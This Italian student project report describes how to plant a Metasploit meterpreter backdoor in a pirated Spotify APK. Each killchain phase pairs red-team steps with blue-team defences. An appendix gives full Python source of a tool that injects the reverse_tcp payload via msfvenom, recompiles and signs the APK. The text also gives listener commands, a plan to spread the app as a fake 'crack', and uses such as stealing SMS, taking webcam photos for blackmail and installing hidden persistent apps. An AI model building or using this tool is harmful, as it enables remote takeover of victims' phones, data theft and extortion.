Apk Backdoor

TriSec

Versione 1.0.0, 24 febbraio 2020: Stesura della documentazione

Indice

Capitolo 1. Introduzione

TriSec è un gruppo di studenti al terzo anno del Corso di Laurea in Informatica e Comunicazione Digitale dell'Università degli Studi di Bari "A. Moro", composto da Andrea **Esposito**, Alessandro **Annese** e Graziano **Montanaro**.

Il nome del team deriva dalla condensazione del prefisso greco "tri" (tre, come i componenti del gruppo) e "Sec" (da "Security").



Figura 1. Logo di Apk Backdoor

Il progetto, "**Apk Backdoor**" rappresenta uno sviluppo di un meta-attacco, ovverosia uno sviluppo di una intera classe di attacchi. Tali attacchi sono accumunati da tutte le fasi della killchain fatta eccezione per la fase di azione (che varia in base agli obiettivi specifici). L'intera classe di attacchi si basa sulla introduzione di una *backdoor* ("porta sul retro") all'interno di APK validi e funzionanti.

1.1. Contesto

Si è deciso di realizzare una intera classe di attacchi aventi l'obiettivo di ottenere l'accesso a un sistema Android, uno dei sistemi operativi mobile più diffusi.

Nello specifico, si realizzerà un *tool* che consenta l'automatizzazione dell'iniezione di codice malevole all'interno di un APK funzionante. Da qui, l'obiettivo è quello di ottenere il controllo remoto del dispositivo mobile, spianando la strada a qualsiasi tipo di obiettivo l'attaccante possa voler raggiungere (per esempio, furto di dati sensibili o ricatti).

1.2. Scenario

Al giorno d'oggi, la maggioranza delle persone utilizzano applicazioni per l'ascolto di musica on-demand online. Esempi di questi sistemi sono Spotify, Amazon Music, iTunes, Google Music, ecc.

Molti di questi sistemi prevedono un sistema di abbonamento mensile per permettere agli utenti di usufruire dei loro servizi. Tuttavia, una gran parte degli utenti non è disposta a pagare per servizi digitali e quindi le aziende forniscono una versione

“limitata” dei loro servizi gratuitamente.

Ma queste limitazioni non sono spesso accettate da tutti: molti utenti preferiscono, infatti, “crackare” l’applicazione in modo da poterla utilizzare senza alcun tipo di limitazione. Ed è in questo scenario che l’attacco si colloca: gli attaccanti hanno l’obiettivo di fornire una crack corrotta agli utenti che, una volta installata, fornisca una porta di accesso al sistema spianando la strada a furti di dati o altri danni.

Capitolo 2. Killchain

Tabella 1. Killchain

Red Team	Phase	Blue Team
Individuazione del mezzo di trasmisisone (app)	**Reconnaissance**	Prevenire l'installazione di applicazioni da fonti sconosciute
Preparazione dell'applicazione modificata	**Weaponization**	Implementare restrizioni sull'attivazione di modalità non consone all'utilizzo del dispositivo
Preparazione dell'esca e condivisione del link di download	**Delivery**	Visitare solo siti internet attendibili
Autoesecuzione del payload	**Exploit**	Utilizzare antivirus sempre aggiornati
Installazione da parte dell'utente	**Installation**	Controllare sempre le autorizzazioni richieste dalle applicazioni
Attivazione della backdoor	**Command & Control**	Effettuare scansioni periodiche del sistema
Sfruttamento della backdoor	**Action**	Rimuovere l'applicazione malevola

2.1. Reconnaissance

La fase di "ricognizione" è una delle fasi principali di tutti gli attacchi in quanto dedicata alla raccolta delle informazioni sull'obiettivo e alla successiva stesura del piano di azione (che determina quindi l'intero esito dell'attacco). Allo stesso modo è importante questa fase per la difesa degli assets in quanto impedire la ricognizione impedisce, di fatto, di strutturare un attacco ben definito.

2.1.1. Red Team

"*Individuazione del mezzo di trasmissione*"

L'intera fase di ricognizione in questo attacco è basata sul *social engineering*. Si vogliono quindi determinare delle possibili vittime dell'attacco in modo da poter preparare un attacco.

Al fine di colpire il maggior numero di dispositivi possibili, la fase di ricognizione ha portato al riconoscere l'importanza di applicazioni legate all'ascolto di musica on-demand. Una di queste applicazioni è l'applicazione di Spotify (https://www.spotify.com/), installata su diversi dispositivi (più di 248 milioni di utenti attivi stando ad alcune fonti [spotify-users]).

Inoltre, è risaputo che parte di tali utenti utilizza una versione "pirata" di Spotify: nel 2019 si stimava che su 232 milioni di utenti totali, 124 milioni fossero utenti utilizzatori di versioni pirata dell'applicazione (stando a [spotify-pirated]).

L'attacco sarà quindi così strutturato: si provvederà a generare un APK "pirata" di Spotify introducendo al suo interno una *backdoor* che fornisca quindi accesso ai dispositivi sui quali è installata e aperta.

2.1.2. Blue Team

"*Prevenire l'installazione di applicazioni da fonti sconosciute*"

E' importante evitare di installare applicazioni scaricate da fonti sconosciute in quanto sono le prime a contenere un possibile codice malevolo.

Al fine di prevenire eventuali attacchi da parte di terzi è necessario **non** attivare la modalità "*Installa app sconosciute*" come prima forma di tutela da parte dell'utilizzatore del dispositivo.

Tuttavia, se l'utilizzatore del device è uno sviluppatore, è importante che quest'ultimo presti molta attenzione ad installare solo applicazioni sviluppate da lui stesso o da personale fidato (in questa lista di applicazioni sono incluse anche quelle installabili da fonti verificate quali GOOGLE PlayStore, HUAWEI AppGallery o SAMSUNG Galaxy Store).

2.2. Weaponization

Questa fase riguarda la preparazione del malware vero e proprio.

2.2.1. Red Team

"*Preparazione dell'applicazione modificata*"

Requisiti

Per poter proseguire con l'attacco, sono necessari alcuni prerequisiti software.

Non è necessario alcun sistema operativo particolare per eseguire i comandi (benché sia molto consigliato utilizzare un sistema operativo Linux, come **Kali** o **Ubuntu**). Tutto quel che è descritto in questo documento è stato scritto e testato su **Ubuntu 19.10 (Eoan**

Ermine).

Per iniziare, è necessario installare e/o aggiornare il framework **Metasploit**. Su *Kali Linux*, questo tool è già preinstallato e per aggiornarlo basta eseguire i seguenti comandi:

```
sudo apt update -y && sudo apt upgrade -y
```

Su *Ubuntu* (o altre distribuzioni) è invece necessario installarlo dal suo codice sorgente. Le istruzioni sono comunque disponibili all'interno della loro repository, all'indirizzo https://github.com/rapid7/metasploit-framework.

Successivamente è necessario installare il tool `zipalign` (utilizzato durante la fase di firma dell'APK). Tale tool, se non precedentemente installato, è installabile mediante i seguenti comandi:

```
sudo apt update -y && sudo apt install -y zipalign
```

È inoltre necessario installare **Python 3.7** (o superiore). Oggigiorno le distribuzioni Linux citate hanno l'interprete preinstallato. Tuttavia, qualora fosse necessario, Python e il suo *package manager* **PIP** possono essere installati eseguendo:

```
sudo apt update -y && sudo apt install python3 python3-pip -y
```

Inoltre, il tool è dipendente da ApkTool (https://ibotpeaches.github.io/Apktool/), da installare preventivamente. Il metodo di installazione varia in base al sistema su cui si opera, ma su Ubuntu 19.10 basta eseguire i seguenti comandi:

```
sudo apt update -y && sudo apt install apktool -y
```

Ulteriori dipendenze da installare sono quelle dei tool installati fin'ora, ma sono già elencate sui loro siti web o installate automaticamente (con il comando `apt install`) ed è quindi superfluo riportarle.

Inoltre, il tool è dipendente da ApkSigner (https://developer.android.com/studio/command-line/apksigner), tuttavia tale eseguibile è stato incluso all'interno del programma scritto e non è quindi necessaria una sua installazione.

Una dipendenza non necessaria, ma consigliata, è KeyTool (https://docs.oracle.com/en/java/javase/12/tools/keytool.html), utilizzato per creare il database di chiavi con cui firmare l'APK. Un database di debug è stato già incluso all'interno del tool e non è quindi necessario l'installazione di KeyTool, ma qualora si volessero modificare le

chiavi nel database, è necessaria la sua installazione.

Le versioni dei tool con cui il programma scritto è stato testato sono le seguenti:

Metasploit Framework	versione `5.0.75-dev-8167fee11e`
Python	versione 3.7.5
Pip	versione 18.1 (per Python 3)
Zipalign	*Unknown*
ApkTool	versione 2.4.0
ApkSigner	versione 0.8

Il tool

I comandi da eseguire al fine di includere una backdoor in un APK sono diversi, e richiedono alcune azioni manuali. Poiché ci si occupa di gestire un meta-attacco, è impensabile riprodurre numerose volte le stesse azioni su APK differenti. Per questo motivo si è deciso di creare un tool che automatizzasse la creazione del malware.

Il codice sorgente di tale tool, per non appensantire questa sezione del documento, è riportato in Appendice A.

L'installazione è semplicissima: basta eseguire i seguenti comandi:

```
git clone https://github.com/espositoandrea/CyberSecurity.git
cd CyberSecurity/src
pip3 install .
```

In questo modo il tool sarà installato e disponibile nella variabile `PATH` di sistema. Il programma si presenta in questo modo:

```
andrea@laptop:~$ apk-backdoor -h
usage: apk-backdoor [-h] [-v] [--host HOST] [--public_host PUBLIC_HOST]
                    [--meterpreter-config {Y,N}]
                    [-V {CRITICAL,ERROR,WARN,INFO,DEBUG}]
                    APK

Inject a meterpreter backdoor in an existing APK

positional arguments:
  APK                   The APK where the backdoor will be injected

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  --host HOST, -H HOST  The host (in the form IP:PORT) to which the payload
                        will send data
  --public_host PUBLIC_HOST, -p PUBLIC_HOST
                        The host (in the form IP:PORT) to which the payload
                        will send data. Use this if HOST is in a private
                        network: REAL_HOST will be the router's public IP
(and
                        the port that the router will forward to the
                        attacker's machine)
  --meterpreter-config {Y,N}, -m {Y,N}
                        Whether or not a meterpreter configuration file
should
                        be written.It can then be used with 'msfconsole -r
                        config_file'
  -V {CRITICAL,ERROR,WARN,INFO,DEBUG}, --verbose
{CRITICAL,ERROR,WARN,INFO,DEBUG}
                        Verbosity level (between 1 and 5 occurrences with
more
                        leading to a more verbose logging). CRITICAL = 0,
                        ERROR = 1, WARN = 2, INFO = 3, DEBUG = 4.
```

Come comprensibile, il programma richiede un APK in cui iniettare la backdoor e dispone di una serie di opzioni che ne consentono la configurazione da riga di comando.

Il funzionamento del tool

1. Il programma, al suo avvio, ottiene un riferimento all'APK target, in modo da poterlo utilizzare al suo interno.
2. Se non forniti mediante interfaccia da riga di comando, il programma richiede l'immissione dell'IP privato dell'host a cui inviare i dati una volta avviata la

backdoor

   a. Se l'attacco è da compiere su rete WAN, deve essere utilizzata l'interfaccia da riga di comando e deve essere fornito l'IP pubblico mediante l'opzione `-p`

3. È eseguito il comando `msfvenom` per iniettare la backdoor all'interno dell'APK (si veda Section A.2.5 per il comando completo). Poiché l'APK non funziona a dovere sin da questo punto, è necessario apportarvi delle modifiche
4. L'APK generato viene decompilato con ApkTool (si veda Section A.2.3)
5. Viene iniettato all'interno del Manifest dell'APK decompilato una riga XML che consente l'uso dei permessi richiesti sui dispositivi Android più recenti
6. È ricompilato l'APK modificato con ApkTool (si veda Section A.2.3)
7. L'APK viene riallineato con ZipAlign (si veda Section A.2.3)
8. L'APK appena ricompilato è firmato con ApkSigner (si veda Section A.2.3)

A questo punto l'APK infetto è pronto e può essere condiviso.

2.2.2. Blue Team

"Implementare restrizioni sull'attivazione di modalità non consone all'utilizzo del dispositivo"

Molti dispositivi "*Android Based*" hanno, nelle ultime versioni del software, delle restrizioni riguardo l'installazione di applicazioni sconosciute. Queste restrizioni, oltre ad implicare l'attivazione della modalità "*Installa app sconosciute*", prevedono l'esplicita richiesta dei permessi di **root** o di attivare la "*Modalità sviluppatore*".

Pertanto, si consiglia di non sbloccare il proprio telefono (e quindi di evitare l'attivazione dei permessi di *root*) e di non attivare la "*Modalità sviluppatore*" se non si sviluppano software.

Nel caso in cui l'utente sia uno sviluppatore, è consigliabile utilizzare il device come "*Dispositivo secondario*", ovvero senza dati personali e/o sensibili. Se non è possibile tale scenario, è consigliato non scaricare applicazioni o altre tipologie di file da fonti non autorevoli.

2.3. Delivery

In questa fase avviene la "consegna" del malware creato precedentemente.

2.3.1. Red Team

"Preparazione dell'esca e condivisione dell'indirizzo di download"

Completato il malware, è necessaria la sua diffusione al fine di compiere realmente l'attacco. A tal scopo, avendo ottenuto le informazioni descritte in Section 2.1.1, si decide di condividerlo mediante internet, lasciando all'utente (ignaro) l'onere di installarlo sul proprio dispositivo. A tale fine si crea un post su di un blog, fornendo un link di download per l'APK modificato (che è descritto come una "crack" dell'applicazione originale). Successivamente si condivide l'URL di tale post e si attendono i primi download.

2.3.2. Blue Team

"*Visitare solo siti internet attendibili*"

La maggior parte delle app "*piratate*" viene distribuita attraverso blog, siti internet improvvisati o gruppi social (Facebook, Telegram ecc...).

E' consigliato non visitare o frequentare tali fonti in quanto distributrici di applicazioni funzionali ma contententi, nella maggior parte dei casi, codice malevolo.

2.4. Exploit

Fase in cui l'attaccante utilizza un software inviando comandi per far compiere azioni malevoli

2.4.1. Red Team

"*Autoesecuzione del payload*"

Durante la creazione del malware, si è incluso all'interno dell'APK una porzione di codice che apra **automaticamente** la *backdoor* all'apertura dell'applicazione modificata (si veda Section 2.2.1). Per questo motivo, data la struttura dell'attacco, non sono richieste particolari azioni alla squadra attaccante, ma solo un po' di pazienza nell'attendere che un utente apra l'applicazione modificata.

L'attaccante non deve quindi compiere alcuna azione per eseguire il payload e avviare la fase successiva in quanto il lavoro è stato automatizzato in fase di creazione del malware.

2.4.2. Blue Team

"*Utilizzare antivirus sempre aggiornati*"

Sui vari store sono presenti delle applicazioni *antivirus* che si occupano di scansionare tutti i file in entrata nel dispositivo.

Si consiglia di installrne uno e di tenerlo sempre aggiornato in modo da riconoscere

un'eventuale applicazione malevola o con eventuali firme non riconosciute.

2.5. Installation

Dopo aver compromesso il sistema, l'attaccante installa il malware necessario a compiere le azioni malevoli.

2.5.1. Red Team

"*Installazione da parte dell'utente*"

Come già detto, durante la creazione del malware si è incluso all'interno dell'APK una porzione di codice che apra **automaticamente** la *backdoor* all'apertura dell'applicazione modificata (si veda Section 2.2.1). Per questo motivo non è richiesta alcuna azione da parte dell'attaccante al fine di installare il malware, già installato e attivato **autonomamente** dalla vittima e non è richiesta alcuna azione esterna.

2.5.2. Blue Team

"*Controllare sempre le autorizzazioni richieste dalle applicazioni*"

Dalla versione 6.0 del sistema Android è stata introdotta un'importante funzione che permette all'utente di gestire i permessi richiesti dalle applicazioni installate sul dispositivo.

E' quindi necessario controllare, in fase di installazione, i permessi richiesti dall'applicazione: Un'applicazione come Spotify non richiede l'utilizzo della fotocamera, pertanto se ci si accorge che l'app che si sta installando li richiede, potrebbe essere il segnale di presenza di un malware.

2.6. Command & Control

In questa fase l'attaccante assume il controllo da remoto del sistema compromesso.

2.6.1. Red Team

"*Attivazione della backdoor*"

L'attaccante, una volta condiviso il malware, attiva una shell su una propria macchina che intercetti i pacchetti inviati dal malware. In questo modo, l'attaccante può essere aggiornato sullo stato del malware e controllare a distanza i dispositivi delle vittime, sfruttando la *backdoor* creata.

L'attivazione della shell avviene sfruttando i comandi forniti da framework **Metasploit**. Nello specifico, è necessario attivare una console mediante il comando `msfconsole` e

configurare l'exploit e il payload da utilizzare.

Il tool sviluppato semplifica questa operazione creando un file di configurazione per la console del framework **Metasploit**. Tale file è memorizzato nella cartella in cui il comando è stato eseguito, in parallelo al file APK infetto. Tale file, memorizzato come `meterpreter.rc` può poi essere utilizzato semplicemente con un comando:

```
msfconsole -r meterpreter.rc
```

Questo comando avvierà la shell di Metasploit e attiverà l'exploit in background. Quando una vittima aprirà l'applicazione, l'attaccante sarà avvertito della creazione di una nuova sessione e potrà avviare l'interazione con pochi comandi:

```
sessions -l # List all sessions
sessions -i 1 # Interact with session 1
```

Il primo comando non è in realtà necessario: questo serve solo a ottenere una lista di sessioni avviate in modo da poterne leggere l'ID da utilizzare nel secondo comando (che avvia realmente la comunicazione con il device target).

Nel caso in cui non sia stato creato il file di configurazione di Metasploit, è comunque possibile procedere a una configurazione manuale. Per farlo, basta avviare la console di Metasploit mediante il comando `msfconsole`, ed eseguire poi i seguenti comandi:

```
use multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST 192.168.1.187 # Your private IP
set LPORT 4444 # The same port used in the malware creation
exploit -j -z
```

2.6.2. Blue Team

"'*Effettuare scansioni periodiche del sistema*'"

L'utilizzo di un antivirus aggiornato, unito all'esecuzione periodica di scansioni dell'intero sistema, possono aiutare nel rilevare ed intercettare malware e processi anomali in esecuzione di cui non si è a conoscenza.

Si consiglia una scansione settimanale del sistema, che può essere anche automatizzata e non limita le funzionalità del dispositivo.

Inoltre, è consigliato effettuare una scansione ogni volta che viene installata una nuova applicazione, specie se da fonti non attendibili.

2.7. Action

Gli attaccanti eseguono le operazioni a utili al proprio scopo e/o sferrano attacchi ad altri dispositivi di rete.

2.7.1. Red Team

"Sfruttamento della backdoor"

L'attacante può ora inviare qualsiasi tipo di comando al dispositivo vittima. Trattandosi questo di un "meta-attacco", i comandi precisi da inviare dipendono fondamentalmente dall'obiettivo specifico del momento.

Esempi di comandi eseguibili una volta avviata la comunicazione, sono i comandi `dump_sms` (che memorizzano in un file tutti gli SMS inviati e ricevuti con il dispositivo: utile se la vittima non elimina informazioni sensibili ricevute mediante SMS, come il PIN della carta di credito) e `webcam_snap` (che scatta una foto con una delle fotocamere del telefono, utile per ricattare le vittime e chiedere denaro per non divulgare foto compromettenti).

Tuttavia, come già detto, la fase di azione non è realmente interessante in questo documento in quanto non prevede alcuna difficoltà (una volta avviato il malware le possibili azioni difensive con cui l'attaccante deve scontrarsi sono poche e inevitabili, come la disinstallazione dell'applicazione infetta).

Si noti che, se l'attacante dovesse avere necessità di mantenere la backdoor aperta anche dopo la disinstallazione dell'applicazione infetta, un'altro comando disponibile una volta aperta la sessione è il comando `app_install`, che permette l'installazione di una applicazione: basterà quindi preparare una seconda applicazione infetta che venga eseguita come servizio (nascondendo la sua icona dal *launcher* delle applicazioni e mantenendola attiva in background) e forzare la sua installazione mediante tale comando. In questo modo, anche se l'utente dovesse disinstallare l'applicazione infetta, ne resterà comunque un'altra meno evidente (impossibile da individuare per l'utente medio) sempre attiva in background.

2.7.2. Blue Team

"Rimuovere l'applicazione malevola"

Una volta individuata l'applicazione infetta, si procede alla sua rimozione dall'elenco delle applicazioni installate sul dispositivo.

Questa operazione potrebbe tuttavia non bastare: se l'applicazione ha generato altri file malevoli, potrebbe essere necessario effettuare un "'*Ripristino alle impostazioni di fabbrica*'" del dispositivo.

Inoltre, è consigliabile controllare i dati sensibili di account collegati al dispositivo, cambiando eventuali password e controllando che non vi siano operazioni effettuate a nostra insaputa.

Appendice A: Codice sorgente: il tool

Di seguito si riporta il codice sorgente del tool sviluppato.

A.1. File: setup.py

Questo file permette l'installazione del tool.

```
from setuptools import setup
from apk_backdoor import __version__ as version

setup(
    name='apk_backdoor',
    version=version,
    description='Create a backdoor and inject it to an existing APK.',
    url='https://github.com/espositoandrea/CyberSecurity',
    author='Andrea Esposito',
    author_email='esposito_andrea99@hotmail.com',
    packages=['apk_backdoor'],
    package_data={
        'apk_backdoor': [
            'tools/apktool.jar',
            'tools/apksigner.jar',
            'tools/debug.keystore',
        ]
    },
    install_requires=[
        'colorama'
    ],
    entry_points={
        'console_scripts': [
            'apk-backdoor = apk_backdoor.cli:main'
        ]
    }
)
```

A.2. Modulo: apk_backdoor

A.2.1. File: __init__.py

File di definizione del modulo (richiesto).

```
__version__ = '1.0.0'
```

A.2.2. File: __main__.py

File che permette l'esecuzione del modulo mediante il comando `python3 -m apk_backdoor`.

```
from .cli import main

if __name__ == "__main__":
    main()
```

A.2.3. File: apk.py

Questo file gestisce gli APK e la loro decompilazione, compilazione e firma.

```
import logging
import os
import shutil
import xml.etree.ElementTree as ET

import pkg_resources

from . import utilities
from .utilities import phase


class Apk:
    APKTOOL_PATH = pkg_resources.resource_filename(
        'apk_backdoor', 'tools/apktool.jar'
    )
    APKSIGNER_PATH = pkg_resources.resource_filename(
        'apk_backdoor', 'tools/apksigner.jar'
    )
    KEYSTORE_PATH = pkg_resources.resource_filename(
        'apk_backdoor', 'tools/debug.keystore'
    )

    def __init__(self, path):
        logging.debug(f'Creating the APK representation (using {path})')
        self.full_path = path
        self.apk_name = os.path.splitext(os.path.basename(path))[0]
        self.dir = os.path.dirname(path)
```

```
        self.decompiled_path = None

    def decompile(self):
        command = f"java -jar {self.APKTOOL_PATH} d -f -o {self.apk_name}
{self.full_path}"
        logging.info(f"Decompiling '{self.apk_name}.apk'...")
        utilities.run_command(command)
        logging.info('    ... Done.')
        self.decompiled_path = os.path.join(os.getcwd(), self.apk_name)
        logging.debug(f"Decompiled to '{self.decompiled_path}'")

    def get_main_activity(self):
        if not self.decompiled_path:
            raise AssertionError('The APK must be decompiled first')

        ANDROID_NAME = '{http://schemas.android.com/apk/res/android}name'
        INTENT_MAIN = 'android.intent.action.MAIN'
        INTENT_LAUNCHER = 'android.intent.category.LAUNCHER'
        tree = ET.parse(os.path.join(self.decompiled_path,
'AndroidManifest.xml'))
        application = tree.getroot().find('application')
        activities = application.findall('activity')
        main_activity = None
        for activity in activities:
            for intent_filter in activity.findall('intent-filter'):
                actions = [a for a in intent_filter.findall('action') if a
.get(ANDROID_NAME) == INTENT_MAIN]
                categories = [c for c in intent_filter.findall('category')
if c.get(ANDROID_NAME) == INTENT_LAUNCHER]
                if actions and categories:
                    main_activity = activity
                    break
            if main_activity:
                break

        if not main_activity:
            raise RuntimeError('No Main Activity found')

        name = main_activity.get(ANDROID_NAME)
        return name, os.path.join(self.decompiled_path, 'smali/', name
.replace('.', '/') + '.smali')

    def remove_decompiled(self):
        shutil.rmtree(self.decompiled_path)
        self.decompiled_path = None

    @phase("Building modified target's APK")
```

```
    def build(self):
        if not self.decompiled_path:
            raise AssertionError('The APK must be decompiled first')

        command = f'java -jar {self.APKTOOL_PATH} b -o
{self.apk_name}_MOD.apk {self.decompiled_path}'
        logging.info(f'Recompiling {self.apk_name} to {os.getcwd()}...')
        utilities.run_command(command)
        logging.info('    ... Done')

    @phase("Signing modified target's APK")
    def sign(self):
        logging.info(f"Signing '{self.apk_name}_MOD.apk'...")

        # command = f"jarsigner -verbose -sigalg SHA1withRSA -digestalg
SHA1 -keystore {self.KEYSTORE_PATH} -storepass android -keypass android
-digestalg SHA1 -sigalg MD5withRSA {self.apk_name}_SIGNED.apk
androiddebugkey"
        # utilities.run_command(command)

        command = f'zipalign -f -v 4 {self.apk_name}_MOD.apk
{self.apk_name}_SIGNED.apk'
        utilities.run_command(command)

        os.remove(self.apk_name + '_MOD.apk')

        command = f"java -jar {self.APKSIGNER_PATH} sign --ks
{self.KEYSTORE_PATH} --ks-key-alias androiddebugkey -ks-pass pass:android
{self.apk_name}_SIGNED.apk"
        utilities.run_command(command)

        logging.info('    ... Done.')
```

A.2.4. File: cli.py

Questo file definisce l'interfaccia da riga di comando (CLI) del tool.

```
import argparse
import logging
import re
from collections import namedtuple

from colorama import Fore, Style

from . import __version__
from . import utilities
```

```
from .apk import Apk
from .payload import Payload
from .utilities import phase


def ip_port_value(string):
    ip_pattern = re.compile(
        r"^((?:(?:25[0-5]|2[0-4][0-5]|1[0-9][0-9]|[1-9][0-9]|[0-
9])\.){3}(?:(25[0-5]|2[0-4][0-5]|1[0-9][0-9]|[1-9][0-9]|[0-9]))):(\d+?)$")
    match = ip_pattern.match(string)
    if not match:
        raise argparse.ArgumentTypeError(f"The value '{string}' is not in
the form IP:PORT")

    HostAddress = namedtuple('HostAddress', ['ip', 'port'])
    return HostAddress(ip=match[1], port=match[3])


def setup_args():
    parser = argparse.ArgumentParser(
        description='Inject a meterpreter backdoor in an existing APK',
        prog='apk-backdoor',
    )

    parser.add_argument(
        '-v', '--version',
        action='version',
        version=f"%(prog)s - v{__version__}"
    )

    parser.add_argument(
        'apk',
        metavar='APK',
        help='The APK where the backdoor will be injected',
    )

    parser.add_argument(
        '--host', '-H',
        dest='host',
        default=None,
        metavar='HOST',
        help='The host (in the form IP:PORT) to which the payload will send
data',
        type=ip_port_value
    )

    parser.add_argument(
```

```
        '--public_host', '-p',
        dest='public_host',
        default=None,
        metavar='PUBLIC_HOST',
        help='The host (in the form IP:PORT) to which the payload will send
data.'
             ' Use this if HOST is in a private network: REAL_HOST will be
the '
             "router's public IP (and the port that the router will forward
to "
             "the attacker's machine)",
        type=ip_port_value
    )

    parser.add_argument(
        '--meterpreter-config', '-m',
        choices=['Y', 'N'],
        dest='write_meterpreter_configuration',
        default=None,
        type=str.upper,
        help='Whether or not a meterpreter configuration file should be
written.'
             "It can then be used with 'msfconsole -r config_file'"
    )

    parser.add_argument(
        '-V', '--verbose',
        dest='verbosity',
        choices=['CRITICAL', 'ERROR', 'WARN', 'INFO', 'DEBUG'],
        default='CRITICAL',
        type=str.upper,
        help='Verbosity level (between 1 and 5 occurrences with '
             'more leading to a more verbose logging). '
             'CRITICAL = 0, ERROR = 1, WARN = 2, INFO = 3, DEBUG = 4.'
    )
    log_levels = {
        'CRITICAL': logging.CRITICAL,
        'ERROR': logging.ERROR,
        'WARN': logging.WARN,
        'INFO': logging.INFO,
        'DEBUG': logging.DEBUG,
    }

    args = parser.parse_args()
    args.verbosity = log_levels[args.verbosity]
    return args
```

```
def main():
    args = setup_args()
    logging.basicConfig(level=args.verbosity, filename='apk_backdoor.log',
filemode='w')

    utilities.resize_screen()
    utilities.clear_screen()
    print(Fore.RED + utilities.get_title(center=True) + Style.RESET_ALL)

    while args.host is None:
        host = input(f'{Fore.YELLOW}Set the listener address: ')
        print(Style.RESET_ALL, end='', flush=True)
        try:
            args.host = ip_port_value(host)
        except argparse.ArgumentTypeError as e:
            print(Fore.RED + str(e) + Style.RESET_ALL)
            args.host = None
    print(('-' * 30).center(120))

    apk = Apk(args.apk)
    payload = Payload(apk, args.host, args.public_host)

    print('[ ==== PAYLOAD INJECTION ==== ]'.center(120))
    payload.inject()
    payload.delete()

    while args.write_meterpreter_configuration is None:
        do_write = input(f'{Fore.YELLOW}Would you like to save a
meterpreter configuration file? [Y/n] ')
        print(Style.RESET_ALL, end='', flush=True)

        if do_write == '' or do_write.lower() == 'y':
            ans = True
        elif do_write.lower() == 'n':
            ans = False
        else:
            ans = None
            print(Fore.RED + "Please, input either 'y' or 'n' (case
insensitive)" + Style.RESET_ALL)
        args.write_meterpreter_configuration = ans

    if args.write_meterpreter_configuration:
        with open('meterpreter.rc', 'w') as f:
            f.write('use exploit/multi/handler\n')
            f.write('set PAYLOAD android/meterpreter/reverse_tcp\n')
            f.write(f'set LHOST {args.host.ip}\n')
```

```
            f.write(f'set LPORT {args.host.port}\n')
            f.write('exploit -j -z\n')
        print("Configuration written to 'meterpreter.rc'")

    print()
```

A.2.5. File: payload.py

Questo file gestisce il payload e la sua creazione e iniezione nell'APK originale.

```
import glob
import logging
import os
import shutil
import xml.etree.ElementTree as ET

from . import utilities
from .apk import Apk
from .utilities import phase


class Payload:
    def __init__(self, target_apk, host, public_host=None):
        self.__payload_apk = None
        self.target_apk = target_apk
        self.host = host
        self.public_host = public_host if public_host else host
        self.__generate_payload()

    @phase('Generating the payload')
    def __generate_payload(self):
        payload_path = os.path.join(os.getcwd(), 'payload.apk')
        command = f"msfvenom -x {self.target_apk.full_path} -p
android/meterpreter/reverse_tcp LHOST={self.public_host.ip}
LPORT={self.public_host.port} -o {payload_path}"
        logging.info('Generating payload...')
        utilities.run_command(command)
        logging.info('    ... Done')
        self.__payload_apk = Apk(payload_path)

    def inject(self):
        self.__decompile()
        # self.__decompile_target()
        # self.__inject_payload_files()
        # self.__get_target_main_activity()
        # self.__inject_payload_hook()
```

```
        self.__inject_permissions()
        self.__payload_apk.build()
        self.__payload_apk.sign()
        self.__remove_decompiled()

    @phase('Decompiling the target APK')
    def __decompile_target(self):
        self.target_apk.decompile()

    @phase("Decompiling the payload's APK")
    def __decompile(self):
        self.__payload_apk.decompile()

    @phase("Injecting payload's file in target APK")
    def __inject_payload_files(self):
        metasploit_package = 'com/metasploit/stage'
        files_to_copy = glob.glob(os.path.join(
            self.__payload_apk.decompiled_path, 'smali/',
metasploit_package, '*Payload*.smali'
        ))
        copy_dest = os.path.join(self.target_apk.decompiled_path, 'smali/',
metasploit_package)
        if not os.path.exists(copy_dest):
            logging.info(f"Creating folder: '{copy_dest}'")
            os.makedirs(copy_dest)
        for file in files_to_copy:
            logging.info(f"Copying file '{file}' to '{copy_dest}'")
            shutil.copy(file, copy_dest)

    @phase('Injecting missing permissions')
    def __inject_permissions(self):
        """
        :type apk: Apk
        """
        ANDROID_NAME = '{http://schemas.android.com/apk/res/android}name'
        MIN_SDK =
'{http://schemas.android.com/apk/res/android}minSdkVersion'
        TARGET_SDK =
'{http://schemas.android.com/apk/res/android}targetSdkVersion'
        MAX_SDK =
'{http://schemas.android.com/apk/res/android}maxSdkVersion'

        target_tree = ET.parse(os.path.join(self.__payload_apk
.decompiled_path, 'AndroidManifest.xml'))
        # target_permissions = [perm.get(ANDROID_NAME) for perm in
target_tree.getroot().findall('uses-permission')]
        # target_features = [feat.get(ANDROID_NAME) for feat in
```

```
target_tree.getroot().findall('uses-feature')]

        # payload_tree =
ET.parse(os.path.join(self.__payload_apk.decompiled_path,
'AndroidManifest.xml'))
        # payload_permissions = [perm.get(ANDROID_NAME) for perm in
payload_tree.getroot().findall('uses-permission')
        #                       if perm.get(ANDROID_NAME) not in
target_permissions]
        # payload_features = [feat.get(ANDROID_NAME) for feat in
payload_tree.getroot().findall('uses-feature')
        #                     if feat.get(ANDROID_NAME) not in
target_features]

        # for perm in payload_permissions:
        #     logging.debug(f"Adding permission: '{perm}'")
        #     permission = ET.SubElement(target_tree.getroot(), 'uses-
pemission')
        #     permission.set(ANDROID_NAME, perm)
        # for feat in payload_features:
        #     logging.debug(f"Adding feature: '{feat}'")
        #     feature = ET.SubElement(target_tree.getroot(), 'uses-
feature')
        #     feature.set(ANDROID_NAME, feat)

        sdk = ET.SubElement(target_tree.getroot(),'uses-sdk')
        sdk.set(MIN_SDK, "22"),
        sdk.set(TARGET_SDK, "22")
        sdk.set(MAX_SDK, "29")
